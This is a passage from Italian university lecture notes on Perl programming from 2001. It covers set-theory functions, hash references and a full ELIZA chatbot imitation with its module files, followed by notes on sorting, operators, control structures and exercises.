# output: {(1,4,8),(1,4,9),(1,5,8),(1,5,9),(2,4,8),(2,4,9),(2,5,8),(2,5,9)}

$a=insiemi::insieme(["tupla",1,2,3],1,2,3);
insiemi::pout($a); # output: {(1,2,3),1,2,3}

$a=insiemi::insieme($a,1,4); insiemi::pout($a);
# output: {{(1,2,3),1,2,3},1,4}
```

Typeglobs

Negli ultimi esempi a pagina 93 per utilizzare le funzioni del file *insiemi.pm*, in cui raccogliamo le funzioni insiemistiche, abbiamo dovuto anteporre ai nomi delle funzioni il prefisso *insiemi::*. Esistono vari meccanismi nel Perl per poter usare nomi di funzioni o variabili senza il prefisso che individuo il modulo, uno dei quali è l'utilizzo dei *typeglobs* che, ai nostri scopi, avviene nel modo seguente:

```
*insieme=\&insiemi::insieme;
# Abbreviazione per una funzione
*costante=$insiemi::costante;
# Abbreviazione per uno scalare
```

Nel seguito assumiamo che abbiamo introdotto le necessarie abbreviazioni nei nostri esempi e tralasciamo perciò il prefisso *insiemi::*.

Intersezione e unione

```
sub intersezione {my ($a,$b)=@_; my $c=insieme();
  for (elementi($a)) {if (el($_,$b)) {aggiungi($_,$c)}} $c}
sub unione {my ($a,$b)=@_; my $c=copia($a);
  for (elementi($b)) {aggiungi($_,$c)} $c}
```

Esempi:

```
$a=insieme(0..2); $b=insieme(2,3,$a);
$u=unione($a,$b); $i=intersezione($a,$b);
pout($u); # output: {0,1,2,3,{0,1,2}}
pout($i); # output: {2}
```

L'insieme delle parti

L'insieme delle parti (cioè dei sottoinsiemi) di un insieme X viene costruito in modo ricorsivo. Assumiamo che vogliamo calcolare l'insieme P delle parti dell'insieme $\{0, 1, 2\}$.

All'inizio poniamo P uguale a $\{\{\}\}$ (l'insieme il cui unico elemento è l'insieme vuoto). Adesso aggiungiamo a P tutti gli insiemi della forma $A \cup \{0\}$ con $A \in P$. In questo caso P consiste solo dell'insiemo vuoto, quindi dobbiamo aggiungere solo $\{0\}$ e quindi P adesso è uguale a $\{\{\}, \{0\}\}$, l'insieme delle parti dell'insieme $\{0\}$.

Ripetiamo l'operazione, aggiungendo a P tutti gli insiemi della forma $A \cup \{1\}$ con $A \in P$; ciò significa che dobbiamo aggiungere $\{1\}$ e $\{0, 1\}$, cosicché P diventa uguale a $\{\{\}, \{0\}, \{1\}, \{0, 1\}\}$ e coincide con l'insieme delle parti dell'insieme $\{0, 1\}$.

Adesso aggiungiamo a P tutti gli insiemi della forma $A \cup \{2\}$ con $A \in P$; dobbiamo quindi aggiungere gli insiemi $\{2\}$, $\{0, 2\}$, $\{1, 2\}$, $\{0, 1, 2\}$. P allora è uguale a $\{\{\}, \{0\}, \{1\}, \{0, 1\}, \{2\}, \{0, 2\}, \{1, 2\}, \{0, 1, 2\}\}$, e questo è proprio l'insieme delle parti di $\{0, 1, 2\}$.
L'algoritmo si basa sull'uguaglianza

$$\mathcal{P}(X \cup \{y\}) = \mathcal{P}(X) \cup \{A \cup \{y\} \mid A \in \mathcal{P}(X)\}$$

valida per $y \notin X$.

```
sub pot {my $a=shift; my $pot=insieme(insieme()); my $n=card($a);
  my @a=elementi($a); my ($m,$k,$x,$b); for ($k=0;$k< $n;$k++)
  {$x=shift @a; for (elementi($pot)) {$b=copia($_); aggiungi($x,$b);
  $pot=unione($pot,insieme($b))}} $pot}
```

Esempio:

```
$a=insieme(0..2); $p=pot($a); pout($p);
# output: {{},{0},{1},{0,1},{2},{0,2},{1,2},{0,1,2}}
```

Operatori logici per insiemi

La funzione *finsieme* restituisce l'insieme di tutti gli elementi di un insieme per cui una funzione data assume il valore *vero*; in modo analogo *nonfinsieme* dà l'insieme degli elementi per cui quella funzione è *falsa*. La differenza $A \setminus B$ può essere considerata come l'insieme di tutti gli elementi di A per cui la funzione caratteristica di B assume il valore 0.

```
sub finsieme {my ($a,$f)=@_; my $b=insieme();
  for (elementi($a)) {aggiungi($_,$b) if $f->($_)} $b}
sub nonfinsieme {my ($a,$f)=@_; my $b=insieme();
  for (elementi($a)) {aggiungi($_,$b) if not $f->($_)} $b}
sub diff {my ($a,$b)=@_;
  nonfinsieme($a,sub {my $x=shift; el($x,$b)})}
```

Esempi:

```
$a=insieme(0..10); $b=insieme(0..4);
$c=finsieme($a,sub {my $a=shift; $a%2==1});
pout($c); # output: {1,3,5,7,9}
$d=diff($a,$b); pout($d);
# output: {5,6,7,8,9,10}
$p=pot(insieme(0..5)); $e=insieme(2..4);
$q=finsieme($p,sub {sottoinsieme(shift,$e)});
pout($q); # output: {{},{2},{3},{2,3},{4},{2,4},{3,4},{2,3,4}}
```

Le funzioni *esiste* e *pertutti* verificano se una proprietà descritta da una funzione è soddisfatta da almeno un elemento di un insieme e se tutti gli elementi la soddisfano.

```
sub esiste {my ($a,$f)=@_; for (elementi($a))
  {if ($f->($_)) {return 1}} 0}
sub pertutti {my ($a,$f)=@_; for (elementi($a))
  {if (not $f->($_)) {return 0}} 1}
```

Abbiamo così concluso la compilazione delle funzioni insiemistiche.

Puntatori a vettori associativi

A pag. 90 abbiamo introdotto liste anonime; vettori associativi anonimi possono essere definiti in modo molto simile, utilizzando le partentesi graffe al posto delle quadre. *{"Rossi",27,"Bianchi",28,"Verdi",25}* è il puntatore a una tabella hash con i valori indicati.

Puntatori non possono essere utilizzati come chiavi un vettore associativo (esiste un modulo *RefHash* che dovrebbe permetterlo, ma non sembra del tutto affidabile); ciò restringe l'uso ricorsivo dei vettori associativi.

Liste normali e anonime e vettori associativi normali e anonimi possono essere combinati a piacere.

Creiamo ancora una sorta di inversa della funzione *fundahash* definita a pag. 92:

```
sub hashdafun {my ($f,$x)=@_; my %a=();
  for (@$x) {$a{$_}=&$f($_)} \%a}
sub f {my $a=shift; $a*$a}
$a=hashdafun(\&f,[1,5,3,8]);
$out="";
for (keys %$a) {$out.="$_ $a->{$_}, "}
chop($out); chop($out); print "$out\n";
# output: 8 64, 1 1, 3 9, 5 25
```

Studiare attentamente questo esempio; sembra semplice, ma è molto istruttivo perché contiene una buona selezione dei concetti trattati in questo numero.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 22 ◇ 15 Maggio 2001

ELIZA

Nel 1966 Joseph Weizenbaum presentò un programma che simulava una conversazione. Chiamò il programma ELIZA; spesso anche le imitazioni si chiamano così e con Perl è molto facile realizzarle. Nonostante la semplicità del programma, molti utenti ne rimasero fortemente affascinati o persino assoggettati, talvolta credendo addirittura che si trattasse di un interlocutore umano.

*Il programma, nella nostra imitazione, consiste di quattro files di complessivamente 4 K e utilizza i files tematici descritti nel articolo successivo. Il file principale **alfa** contiene soltanto le istruzioni **use** e chiama le funzioni **presentazione** del modulo **saluti** e **generico** del modulo **dialogo**.*

*Il file **saluti.pm** contiene la presentazione e il saluto d'addio, oltre a una funzione di data che viene utilizzata per contrassegnare con la data il file su cui verrà registrata la conversazione.*

*Il file **dialogo.pm** contiene una funzione di interfaccia (**generico**), funzioni per determinare la risposta e la funzione **apprendi** che permette a ELIZA una specie di apprendimento attraverso la registrazione delle reazioni dell'utente ai commenti del programma.*

*Il quarto file, chiamato **aus.pm**, contiene alcune funzioni ausiliarie, tra cui quella di caricamento dei temi.*

Le funzioni di tutti e quattro i files verranno descritte in dettaglio sulle pagine seguenti.

Struttura dei files tematici

I files tematici, contenuti nella cartella **Temi**, sono di tre specie.

Il file **casuali** è un semplice elenco di osservazioni casuali, che il programma utilizza in mancanza di stimoli più specifici.

Un gruppo di files (**conversazione**, **lettere**, **linux**, **proverbi**, **racconti** e il file **appresi** creato dal programma stesso) contiene delle coppie stimolo/risposta, separate da righe vuote, ad esempio:

```
eseguibile -rendere
Per avere informazioni sulla locazione e sul tipo di programmi
eseguibili e alias di comandi si usa type.

eseguibile rendere
Per rendere eseguibile un file alfa si usa chmod +x alfa.
```

Il programma confronta la frase dell'utente con la prima riga della coppia e fornisce la risposta indicata, se tutte le parole della prima riga che non sono precedute dal segno – appaiono nella frase, mentre le parole precedute da – non devono comparire.

Il file **trasformazioni**, che riportiamo per intero, contiene invece regole formulate con l'uso di espressioni regolari.

```
(non | )e' (molto | )(importante| triste| brutto| difficile)
Perche' $1è $2$3?

(non | )(?:voglio| vorrei) ([\w ']*)
Perche' $1vorresti $2?

(non | )ho bisogno di ([\w ']*)
Perche' $1hai bisogno di $2?

(non | )credo
Perche' $1lo credi?

(non | )devo ([\w ']*)
Perche' $1devi $2?

manca ([\w ']*)
E' importante che manca $1?

mi sento ([\w ']*)
Perché ti senti $1?
```

Questa settimana

95 ELIZA
Struttura dei files tematici
Risposte casuali

96 Una conversazione con ELIZA
Il file Eliza/alfa
Il file Eliza/saluti.pm

97 Il file Eliza/dialogo.pm
Il file Eliza/aus.pm
lc e uc
Ordinare una lista con sort

98 Operatori di confronto
Simulazione di switch
Punto esclamativo e virgola
Istruzioni di controllo
Operatori logici del Perl

99 Esercizi

Risposte casuali

L'inizio del file **casuali**:

```
Anima grande!
C'è chi sta peggio.
Capita anche a me.
Certo.
Chi lo sa?
Come dici?
Come ti senti adesso?
Continua.
Cosa è successo?
Cosa pensi di fare?
Cosa stai pensando?
Cosa vuoi fare?
Dimmi di più, forse ti posso aiutare.
Dove abiti?
E quindi?
E tu cosa pensi a questo proposito?
E tu sei contenta/o?
È proprio strano.
È proprio una bella storia.
È un'esperienza importante.
È un'idea tua?
Fermati.
Figurati.
I tuoi amici cosa dicono?
Infatti.
Ma dai!
Ma guarda.
Me lo posso immaginare.
Ne hai parlato con un'amica/o?
Ne ho sentito parlare.
Ne possiamo parlare quando vuoi.
Non c'è dubbio.
Non è mai troppo tardi.
Non è possibile.
Non è vero.
Non lo dimenticherò.
Non ne sarei così certa/o.
```

Una conversazione con ELIZA

Ciao, sono Eliza. Come ti chiami?
Buon giorno, sono l'ing. Cirrantini.
Buon giorno, ing. Cirrantini! Come stai?
Abbastanza bene. E poi oggi è domenica.
Talvolta il destino è testardo.
Ci aspetta una settimana intensa.
Parli bene l'italiano.
Potrebbe essere meglio.
Cosa è successo?
Domani devo lavorare.
Perché devi lavorare?
Perché ho una scadenza giovedì prossimo.
Conosci Linux?
Certamente. Ci lavoro tutto il giorno.
Talvolta il destino è testardo.
È la seconda volta che lo dici. Ma sabato vado al mare.
Ti piace il mare?
Sì, quando non c'è troppa gente. In autunno è bello.
Si sta bene qui in autunno.
È vero. È la stagione migliore.
Ne hai parlato con un'amica?
Sì, forse viene anche lei.
Capita anche a me.
Vorrei anche migliorare il programma per Eliza.
Perché vorresti anche migliorare il programma per eliza?
Dovrei inserire ancora più elementi linguistici.
Fermati.
Come? Ne hai paura? Più cose sai fare, più impressioni la gente.
Devi farti coraggio. Qualcuno ti aiuterà.
Infatti. Appena ho tempo, ci penso.
Ti piace Linux?
È il sistema operativo migliore. Come si fa il catalogo sotto Unix?
ls (ls -l per il catalogo in formato lungo).
Bravo. Credo che impari presto.
Perché lo credi?
Perché vedo che fai progressi.
Conosci Linux?
Sì, te l'ho già detto. Sembra che ti manca la memoria.
È importante che manca la memoria?
Eh sì, se no mi ripeti sempre le stesse cose.
Però tu sei molto brava.
Sono maschio.
Ah, scusa.
Niente.
Quando ti laurei?
Sono già laureato. E tu quando ti laurei?
Sono già laureato. E tu quando ti laurei?
Ma dai. Non devi ripetere quello che dico io.
Cosa vuoi fare?
Vorrei stampare questo dialogo.
Perché vorresti stampare questo dialogo?
Mi serve per la lezione. Comunque non è male.
Ad ognuno la sua croce.
Certo. Ci sono ancora tanti problemi per l'umanità.
Cosa è successo?
Succede sempre qualcosa purtroppo.
Tu?
Come io? Il mondo fa paura.
Come io? Il mondo fa paura.
Non devi ripetere quello che dico. Devo cambiare il programma.
Perché devi cambiare il programma?
Perché se no ripeti quello che dico io. Adesso ti dovrò salutare.
Come io? Il mondo fa paura.
Vedo che impari le cose sbagliate. Ma migliorerai.
Ti capisco bene.
Ottimo. Allora arrivederci.
Ciao, ing. Cirrantini, buona giornata!

Il file Eliza/alfa

```
#! /usr/bin/perl -w
use strict 'subs'; use strict 'refs';

use lib '..';

use aus; use dialogo; use files; use saluti;

saluti::presentazione();
dialogo::generico();
```

L'istruzione *use lib '..'* ci permette di usare il modulo *files* che si trova nella cartella che contiene il nostro programma.

Il file Eliza/saluti.pm

```
1; # Eliza/saluti.pm
package saluti;

*salva=\&aus::salva;

$saluti='^(Ciao, |Buon ?giorno, |Buona ?sera, )?';
$presentazione='([Ss]ono (?:il |la |l\')?|[Mm]i chiamo )?';

# Le variabili globali $addio, $file e $nome vengono
# impostate in presentazione.
####################################
sub addio {my $a=shift;
  return ", buona giornata!" if $a=~/^Buon ?giorno/;
  return ", buona notte." if $a=~/^Buona ?sera/; "!"}

sub data {my @a=localtime(); my $anno=1900+$a[5];
  my $mese=1+$a[4];
  my $giorno=$a[3]; $ora=$a[2]; $min=$a[1];
  $mese="0$mese" if $mese< 10;
  $giorno="0$giorno" if $giorno< 10;
  $ora="0$ora" if $ora< 10; $min="0$min" if $min< 10;
  "$anno$mese$giorno-$ora$min"}

sub fine {my $eliza="\nCiao, $nome$addio\n";
  salva($eliza); print $eliza}

sub presentazione {my $data=data();
  my $eliza="\nCiao, sono Eliza. Come ti chiami?\n\n";
  $file="Protocollo/eliza-$data";
  files::scrivi($file,$eliza); print $eliza;
  my $utente=< main::stdin> ; salva($utente);
  chomp($utente); $utente=~s/[.\s]*$//; my $saluto;
  $utente=~/$saluti$presentazione(.*)/;
  if (not defined $1) {$saluto="Ciao, "} else {$saluto=$1}
  $addio=addio($saluto);
  $nome=$3; $eliza="\n$saluto$nome! Come stai?\n\n";
  salva($eliza); print $eliza}
```

Studiare prima le variabili *$saluti* e *$presentazione*. In *$saluti* si noti che il saluto deve trovarsi all'inizio, per distinguerlo dalle altre parti, anche se è improbabile che qualcuno si presenti dicendo ad esempio *"Io sono il buon Giorno"*. La variabile *$addio* che viene calcolata dalla funzione *addio* verrà utilizzata alla fine nel congedo.

La conversazione viene registrata in un file della cartella *Protocollo*; il nome del file contiene la data calcolata dalla funzione *data* che a sua volta contiene la funzione *localtime* del Perl che restituisce una lista con le componenti della data. Queste componenti sono, nell'ordine: secondi, minuti, ora, giorno del mese (1-31), mese (0-11), anno (dal 1900, quindi 2001 corrisponde a 101), giorno della settimana (0-6, con 0 per la domenica), giorno dell'anno (1-366), e infine un valore booleano (0-1) che è uguale a 1 durante il tempo estivo.

La funzione *salva* che registra le frasi della conversazione e che verrà usata anche dal modulo *dialogo* è definita in *aus.pm*.

Il file Eliza/dialogo.pm

```
# Eliza/dialogo.pm
package dialogo;

*carica=\&aus::carica;
*mf=\&aus::mf;
*rispostacasuale=\&aus::rispostacasuale;
*salva=\&aus::salva;

@temi=("appresi","conversazione","lettere","linux",
  "proverbi","racconti");
$ulteliza=0;
1;
################################################
sub apprendi {my ($eliza,$utente)=@_;
  my @a=grep {length($_)> =4} split(/\W+/,$eliza);
  if (@a> 3) {@a=@a[0,1,-1]} $eliza=lc(join(" ",@a));
  files::aggiungi("Temi/appresi","$eliza\n$utente\n\n")}

sub condizione {my ($a,$x)=@_; my @x=split(/ +/,$x); my ($p,$u);
  for (@x) {$p=substr($_,0,1);
  if ($p eq "=") {return 0 if $a ne substr($_,1); next}
  if ($p ne "-") {return 0 if $a!~/$_/; next}
  $u=substr($_,1); return 0 if $a=~/$u/} 1}

sub fine {my $a=shift; $a=~/ciao| arrivederci/}

sub generico {my ($utente,$eliza); while (1)
  {$utente=< main::stdin> ; salva($utente); chomp($utente);
  if (fine(lc($utente))) {saluti::fine(); return}
  apprendi($ulteliza,$utente) if $ulteliza;
  $utente=lc($utente);
  $eliza="\n".risposta($utente)."\n\n"; salva($eliza); print $eliza}}

sub risposta {my $a=shift; my ($temi,$x,$y,$u,$v,$w);
  my @x; my $trasfo;
  if ($a=~/sono (un )?maschio/)
  {$aus::femmina=0; return "Ah, scusa."}
  $trasfo=carica("Temi/trasformazioni");
  while (($x,$y)=each %$trasfo)
  {if ($a=~/$x/) {if (defined $1) {$u=$1} else {$u=""}
  if (defined $2) {$v=$2} else {$v=""}
  if (defined $3) {$w=$3} else {$w=""}
  $y=~s/\$1/$u/g; $y=~s/\$2/$v/g; $y=~s/\$3/$w/g;
  $risposta=$y; goto fine}}
  for (@temi) {$temi=carica("Temi/$_");
  while (($x,$y)=each %$temi)
  {if (condizione($a,$x)) {$risposta=$y; goto fine}}}
  $risposta=rispostacasuale();
  fine: while ($risposta eq $ulteliza or $risposta eq $a)
  {$risposta=rispostacasuale()}
  $ulteliza=$risposta; mf($risposta)}
```

La funzione d'ingresso di questo file è la funzione *generico* che riceve la frase dell'utente, controlla se contiene *ciao* o *arrivederci* e termina la conversazione se ciò accade, memorizza nel file *Temi/appresi* la frase dell'utente come risposta del programma da utilizzare in futuro, infine calcola la risposta che viene registrata insieme alla frase dell'utente.

La funzione *risposta* corregge la variabile *$femmina* del modulo *aus* se necessario, carica poi prima il file *trasformazioni* e, se non è applicabile, utilizza gli altri file tematici. Se non individua una risposta adatta, trova una risposta casuale. La terzultima riga serve per impedire che il programma ripeta quello che ha detto l'utente (eliminando così il problema visto nel dialogo a pag. 96) o la propria risposta precedente. La variabile *$ulteliza* contiene sempre l'ultima risposta di ELIZA.

Si esaminino bene le funzioni *apprendi* e *condizione*.

A differenza di quanto accada in molte implementazioni che contengono le regole e le frasi nel corpo del programma, l'uso di files tematici permette di aggiungere a piacere nuovi elementi di conversazione o di cambiare quelli esistenti. Si possono anche aggiungere o togliere files tematici semplicemente modificando la lista *@temi* all'inizio del modulo.

Il file Eliza/aus.pm

```
1; # Eliza/aus.pm
package aus;

use files;

$femmina=1;
@casuali=split(/\n/,files::leggi("Temi/casuali"));
################################################
sub ao {if ($femmina==1) {"a"} else {"o"}}

sub carica {my $file=shift; my $a=files::leggi($file);
  $a=~s/\n+$//;
  my @a=split(/\n\n/,$a); my %a; my ($x,$y); for (@a)
  {($x,$y)=split(/\n/,$_,2); $a{$x}=$y} \%a}

sub mf {my $a=shift; $a=~s/a\/o/ao()/ge; $a}

sub rispostacasuale {my $n=int(rand @casuali); $casuali[$n]}

sub salva {files::aggiungi($saluti::file,shift)}
```

Nell'impostazione iniziale il programma si aspetta un interlocutore femminile; l'utente può modificare questa impostazione con una risposta che contiene *sono maschio* oppure *sono un maschio* (cfr. l'inizio della funzione *risposta* in *dialogo.pm*). Le funzioni *mf* e *ao* insieme adattano le desinenze all'utente, usando in tutti quei casi, in cui la risposta contiene *a/o* la *a* per un utente femminile, altrimenti la *o*.

Nella funzione *rispostacasuali* si vede come si ottiene un numero casuale intero; si ricordi che in contesto scalare *@casuali* è la lunghezza della lista che qui contiene le righe del file tematico *casuali*.

I files tematici organizzati a coppie vengono letti da *carica*: prima le coppie vengono separate in corrispondenza delle righe vuote (caratterizzate da un doppio \n, poi viene separata la prima riga di ogni coppia dal resto usando il terzo argomento di *split* che indica il numero delle parti in cui la stringa deve essere separata (cfr. pag. 85, dove non abbiamo menzionato questa comoda possibilità):

```
$a="Erano le quattro del mattino.";

@a=split(/ +/,$a,2); print "$a[0] ... $a[1]\n";
# output: Erano ... le quattro del mattino.

@a=split(/ +/,$a,3); print "$a[0] ... $a[1] ... $a[2]\n";
# output: Erano ... le ... quattro del mattino.
```

lc e uc

Queste funzioni convertono una stringa in minuscole oppure maiuscole. *lc* è un'abbreviazione di *lowercase*, *uc* un'abbreviazione di *uppercase*. *ucfirst* e *lcfirst* convertono solo la prima lettera della parola. Esempi:

```
$a="Carlo Magno imperatore d'Europa.";

$b=uc($a); print "$b\n";
# output: CARLO MAGNO IMPERATORE D'EUROPA.

$c=lc($a); print "$c\n";
# output: carlo magno imperatore d'europa.
```

Ordinare una lista con sort

```
@a=(2,5,8,3,5,8,3,9,2,1);

@b=sort {$a < => $b} @a;
print "@b\n"; # output: 1 2 2 3 3 5 5 8 8 9

@b=sort {$b < => $a} @a;
print "@b\n"; # output: 9 8 8 5 5 3 3 2 2 1

@a=("alfa","gamma","beta","Betty");
@b=sort {lc($a) cmp lc($b)} @a;
print "@b\n"; # output: alfa beta Betty gamma
```

Operatori di confronto

Il Perl distingue operatori di confronto tra stringhe e tra numeri. Per il confronto tra numeri si usano gli operatori ==, !=, < , < =, > , > =, per le stringhe invece *eq*, *ne*, *lt*, *le*, *gt* e *ge*. Si osservi che, mentre le stringhe *"1.3"*, *"1.30"* e *"13/10"* sono tutte distinte, le assegnazioni *$a=1.3*, *$b=1.30* e *$c=13/10* definiscono le tre variabili come numeri che hanno la stessa rappresentazione come stringhe, come si vede dai seguenti esempi:

```
$a=1.3; $b=1.30; $c=13/10;

print "ok 1\n" if $a==$b; # output: ok 1
print "ok 2\n" if $a==$c; # output: ok 2
print "ok 3\n" if $a eq $c; # output: ok 3
print "ne 4" if "1.3" ne "1.30"; # output: ne 4
```

Nel caso generale si useranno gli operatori di confronto per le stringhe, solo in operazioni di calcolo verranno usati gli operatori numerici.

Soprattutto nel *sort* (pag. 97) si usano gli operatori < => (per numeri) e *cmp* (per stringhe) che restituiscono -1 se il primo operando è minore del seondo, 0 se sono uguali, 1 se il primo operando è maggiore del secondo.

Simulazione di switch

Benché il Perl non preveda un'esplicita istruzione *switch*, è facile imitarla:

```
@a=(2,3,0,1,5,2);

for (@a) {$_==0 ? print 0 :
  $_==1 ? print 1 :
  $_==2 ? print 2 :
  $_==3 ? print 3 :
  $_==5 ? print 5 : 0}
# output: 230152
```

Possiamo anche utilizzare il modulo *Switch* che abbiamo prelevato da CPAN (pag. 90):

```
use Switch;

@a=(2,0,3,1,8,3,2);
for (@a) {switch() {case 0 {print 0} case 1 {print 1}
  case 2 {print 2} case 3 {print 3} else {print "*"}}}
```

A differenza dallo *switch* del C qui le varie alternative si escludono a vicenda. In verità il modulo *Switch* offre possibilità molto più generali di confronto (soprattutto condizioni di matching); la documentazione si trova su CPAN sulla pagina di *Switch* sotto *recent modules*. Nell'ultimo esempio *switch()* si riferisce, come al solito, a *$_*. Si può anche indicare un'altra variabile, come ad esempio in

```
@a=("ab13","russo","teXano");
$x=$a[2];
switch($x) {case /^ab/ {print "Inizia con ab.\n"}
  case "russo" {print "È proprio russo.\n"}
  case /[A-Z]/ {print "Contiene maiuscole.\n"}
  else {print "Caso non previsto.\n"}}
# output: Contiene maiuscole.
```

Abbiamo presentato questo modulo come esempio e curiosità; in pratica per usi così semplici si preferirà il linguaggio standard che, come abbiamo visto, permette una formulazione altrettanto concisa e non corriamo il rischio che una nostra raccolta di programmi non sia più utilizzabile perché manca un determinato modulo.

Punto esclamativo e virgola

Si usano praticamente come nel C (pag. 64); cfr. anche l'osservazione a pag. 84 e l'esempio nel secondo articolo a sinistra che illustra come questi operatori possono essere utilizzati per simulare lo *switch* del C.

Istruzioni di controllo

Le strutture di controllo del Perl sono ancora più versatili di quelle del C, soprattutto per quanto riguarda i cicli (pag. 38). Il *goto* si usa (essenzialmente) come nel C; nel *if* si possono usare sia *else* che *elsif* (come abbreviazione di *else* {*if* ...}); inoltre invece di *if not* si può usare *unless*. *if* e *unless* possono essere posti dopo un'istruzione o un blocco *do*: α *if A* oppure *do* {α; β; γ} *if A*.

Cicli vengono definiti mediante *for* o *while* (oppure direttamente mediante un *goto*). In verità esistono nel Perl due forme alquanto diverse del *for*, da un lato l'analogo del *for* del C con una sintassi praticamente uguale, dall'altro il *for* che viene utilizzato per percorrere una lista. Il *while* si usa come nel C; *until (A)* {...} è equivalente a *while (not A)* {...}.

Esistono anche le costruzioni *do* {...} *while A* e *do* {...} *until A* in cui le istruzioni nel blocco vengono eseguite sempre almeno una volta.

Il *break* del C nel Perl diventa *last*; il *continue* del C diventa *next*. Esiste anche un *continue* nel Perl, per il quale rimandiamo ai libri (essenzialmente corrisponde alla terza parte del *for* del C). Il *last* e il *next* possono essere seguiti da un'etichetta, ad esempio *last alfa* significa che si esce dal ciclo *alfa*, mentre con *next alfa* viene eseguito il prossimo passaggio dello stesso ciclo. Esempio:

```
alfa: for $a (3..7) {for $b (0..20)
  {$x=$a*$b; next if $x%2 or $x< 20;
  print "$x "; last alfa if $x> 60}}
# output: 24 30 36 42 48 54 60 20 24 28 32 36 40 44 48 52 56 60 64
```

Operatori logici del Perl

and e *or* hanno una priorità minore di *&&* e || ; tutti e quattro gli operatori restituiscono l'ultimo resultato calcolato, con qualche piccola sorpresa:

```
$a = 1 and 2 and 3; print "$a\n"; # output: 1 (sorpresa!)
$a = (1 and 2 and 3); print "$a\n"; # output: 3
$a = 1 && 2 && 3; print "$a\n"; # output: 3
$a = 0 or "" or 4; print "$a\n"; # output: 0 (sorpresa)
$a = (0 or "" or 4); print "$a\n"; # output: 0
$a = 0 || "" || 4; print "$a\n"; # output: 4
$a = 1 and 0 and 4; print "$a\n"; # output: 1 (sorpresa)
$a = (1 and 0 and 4); print "$a\n"; # output: 0
$a = 1 && 0 && 4; print "$a\n"; # output: 0
$a = 5 && 7 && ""; print "$a=\n"; # output: #
```

L'interprete comunica il suo disaccordo per le tre forme non corrette in cui abbiamo trovato risultati sorprendenti.

In linea di massima *and* e *or* vengono preferiti negli *if* con l'*if* anteposto; se una parte dell'espressione contiene un'istruzione eseguibile (ad esempio un'assegnazione, un *return* o un'istruzione di stampa) è talvolta meglio usare *&&* e || .

Esercizi

Installazione

Su *www.perl.com/CPAN* cercare i moduli *Switch* e *Storable* e installarli secondo la procedura vista a pag. 90 (prima di *make install* darmi l'occasione di diventare *root*). Copiare da *http://felix.unife.it/Sistemi-0001* i files per il Perl.

Il programma alfa

Il file *alfa* contiene sempre all'inizio queste righe:

```
#! /usr/bin/perl -w
use strict 'subs'; use strict 'refs';
```

Per l'esecuzione usare il tasto *Fine*. Finito un esercizio, se si vuole cancellare il testo sorgente finora scritto, salvarlo eventualmente su un altro file.

Tipi di variabili

```
$a=8; $b=13; $c=$a+$b;
print "$a + $b = $c\n";

@a=(1,2,3,4,5); $somma=0;
for (@a) {$somma+=$_} print "$somma\n";

for ($somma=0,$k=0;$k<=$#a;$k++) {$somma+=$a[$k]}
print "$somma\n";

%voti=("Rossi",27,"Bianchi",30,"Gialli",24);
$s=0; $n=keys %voti;
for (keys %voti)
  {$s+=$voti{$_}; print "$_ $voti{$_}\n"}
$media=$s/$n; print "\nn=$n\nMedia = $media\n";
```

Modificare adesso l'istruzione *print* nella penultima riga nel modo seguente:

```
printf("%-8s $voti{$_}\n",$_)
```

Aggiungere adesso

```
sub mediahash {my $h=shift; my $n=keys %$h; my $s;
  for (values %$h) {$s+=$_} $s/$n}

print mediahash(\%voti),"\n";
```

La seguente funzione prende puntatori a una lista e a una funzione come argomenti e stampa i valori della funzione per gli elementi della lista.

```
sub stampaf {my ($a,$f)=@_; for (@$a) {print $f->($_),"\n"}}

@a=(1,2,3,4,5,6);

sub cubo {my $a=shift; $a*$a*$a}

stampaf(\@a,\&cubo);
```

grep, map, split e join

```
@a=("Rossi","Verdi","Bianchi","Gallo","Bruni","Bruno","Mario");

@b = grep {/i$/} @a; print "@b\n";

@c = map {uc($_)} @a; print "@c\n";
sub tira {grep {$_}
  split(/(scia|scie|scio|sciu|sce|sci|[a-z])/,shift)}

@a=tira("Lascio il casco col fascino che nasce sul vascello.");

for (@a) {print "+$_-\n"}

$b=join("",@a); print "$b\n";
```

Inserire prima del *for*

```
@u = grep {length($_)>1} @a;
```

e scrivere @u al posto di @a nel *for*.

Matrici

Nel primo esempio gli elementi di una matrice 2×2 vengono elencati riga per riga in un'unica lista (anonima).

```
sub prod1 {my ($A,$B)=@_;
  my ($a,$b,$c,$d)=@$A; my ($x,$y,$z,$u)=@$B;
  [$a*$x+$b*$z,$a*$y+$b*$u,$c*$x+$d*$z,$c*$y+$d*$u]}

$A=[2,3,5,1]; $B=[1,2,4,2];

$C=prod1($A,$B); print "@$C\n";
```

Soprattutto per matrici di ordine superiore può essere preferibile scriverle come liste di liste, colonna per colonna:

```
sub prod2 {my ($A,$B)=@_;
  my ($a,$c,$b,$d)=(@{$A->[0]},@{$A->[1]});
  my ($x,$z,$y,$u)=(@{$B->[0]},@{$B->[1]});
  [[$a*$x+$b*$z,$c*$x+$d*$z],[$a*$y+$b*$u,$c*$y+$d*$u]]}

$A=[[2,5],[3,1]]; $B=[[1,4],[2,2]];
$C=prod2($A,$B);
for (0..1) {print "@{$C->[$_]}\n"}
```

Insiemi

Iniziare con

```
use lib '/home/sis/Perl';
use insiemi;

*insieme=\&insiemi::insieme;
*pout=\&insiemi::pout;

$a=insieme(); pout($a);
```

Aggiungere adesso le prossime istruzioni, provandole ogni volta subito e aggiungendo alla lista dei typeglobs le funzioni nuove.

```
$a=insieme(1,2,3); pout($a);
$b=insieme(2..6); pout($b);

$c=intersezione($a,$b); pout($c);
$d=unione($a,$b); pout($d);

$e=insieme($a,9); pout($e);
$p=pot($e); pout($p);
$q=pot(insieme(0,1,2)); pout($q);

$a=insieme(-5..-3,8..16);
$b=finsieme($a, sub {my $a=shift; $a<0}); pout($b);

$a=insieme([1,2],3,[4,5,6]); pout($a);
$b=insieme(2..4); $p=prodotto($b,$b); pout($p);
```

La seguente funzione illustra la definizione insiemistica dei numeri naturali: $0 = \{\}$, $1 = \{0\}$, $2 = \{0, 1\}$, ..., $n + 1 = \{0, \ldots, n\} = n \cup \{n\}$.

```
for ($a=insieme(),$n=0;$n<10;$n++)
  {print "$n "; pout($a); $a=unione($a,insieme($a))}
```

Logica

```
sub genitore {my ($x,$y)=@_; padre($x,$y) or madre($x,$y)}

sub nonno {my ($x,$y,$var)=@_; for $z (@$var)
  {return 1 if padre($x,$z) and genitore($z,$y)} 0}

sub padre {my ($x,$y)=@_;
  ($x eq "Giovanni" and $y eq "Maria") or
  ($x eq "Alfonso" and $y eq "Elena") or
  ($x eq "Federico" and $y eq "Alfonso")}

